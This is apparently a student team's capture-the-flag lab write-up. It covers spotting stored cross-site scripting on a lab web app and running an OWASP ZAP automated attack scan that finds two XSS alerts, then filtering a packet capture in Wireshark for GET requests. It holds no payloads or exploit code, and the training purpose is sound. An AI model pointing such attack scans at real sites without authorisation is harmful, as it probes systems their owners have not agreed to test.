

PSP0201

Week 3

Writeup

Group Name: study group

Members


ID	Name	Role
1211101157	Lo Pei Qin	Leader
1211102017	Siow Yee Ceng	Member
1211101534	Tan Chi Lim	Member
1211102835	Chew Ming Yao	Member

Day 6 Be careful with what you wish on a Christmas night

Tools used: Kali Linux/Firefox/OWASP ZAP

Question 1


We type in the IP address given and added:5000 behind to go through the web page




We can see that this website allows the user to submit the input in the search bar and later on stored directly into the website. So this would be Stored Cross-site Scripting.

Question 2

Random type something into the search query.




Look at the top and find out what's the query string on the top.




Question 3


Open the Owasp Zap on the kali attack box




Select automated scan



Paste the URL into the search bar and press attack on the bottom



Look for the alert side and count for the XSS



Thought Process/methodology:


We open the firefox and type in the IP address given and added:5000 and go for the website given. We found that this website allows the user to submit the information and later on stored it on the website directly. After that, we randomly type in some words into the search bar and go for it. We found that the query string on the URL is q. Other than that, we open the Owasp Zap and select automated scan. We copy and paste the URL into the Owasp Zap and attack it. We found that there are 2 XSS files on this website, so the answer for the last question should be 2.

Day 7


Tools used: Kali Linux/Wireshark

Question 1

Open the Wireshark and drag the pcap1.pcap file into the Wireshark



Scroll down to the first ICMP file and the source




Question 2

Use the command `http.request.method == GET` to filter the files

Question 3

Type in the command just now into the command tab



PSP virtual machine - VMware Workstation 16 Player (Non-commercial use only)

pcap1.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.method==GET

No.	Time	Source	Destination	Protocol	Length	Info
67	62.185886	10.10.67.199	10.10.15.52	HTTP	394	GET / HTTP/1.1
69	62.186466	10.10.15.52	10.10.67.199	HTTP	1956	HTTP/1.1 200 OK (text/html)
71	62.478063	10.10.67.199	10.10.15.52	HTTP	303	GET /fontawesome/css/all.min.css HTTP/1.1
75	62.479630	10.10.67.199	10.10.15.52	HTTP	348	GET /css/dark.css HTTP/1.1
83	62.480991	10.10.67.199	10.10.15.52	HTTP	333	GET /js/bundle.js HTTP/1.1
85	62.481045	10.10.67.199	10.10.15.52	HTTP	342	GET /js/instantpage.min.js HTTP/1.1
87	62.481475	10.10.15.52	10.10.67.199	HTTP	603	HTTP/1.1 200 OK (text/css)
89	62.482028	10.10.15.52	10.10.67.199	HTTP	1585	HTTP/1.1 200 OK (application/javascript)

Frame 67: 394 bytes on wire (3152 bits), 394 bytes captured (3152 bits)

Ethernet II, Src: MS-NLB-PhysServer-32 03:00:d9:6c:db (02:23:06:d9:6c:db), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)

Internet Protocol Version 4, Src: 10.10.67.199, Dst: 10.10.15.52


Transmission Control Protocol, Src Port: 55650, Dst Port: 80, Seq: 1, Ack: 1, Len: 328

Hypertext Transfer Protocol

GET / HTTP/1.1
Host: thfc.bio
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0)


pcap1.pcap Packets: 510 - Displayed: 56 (11.0%) Profile: Default

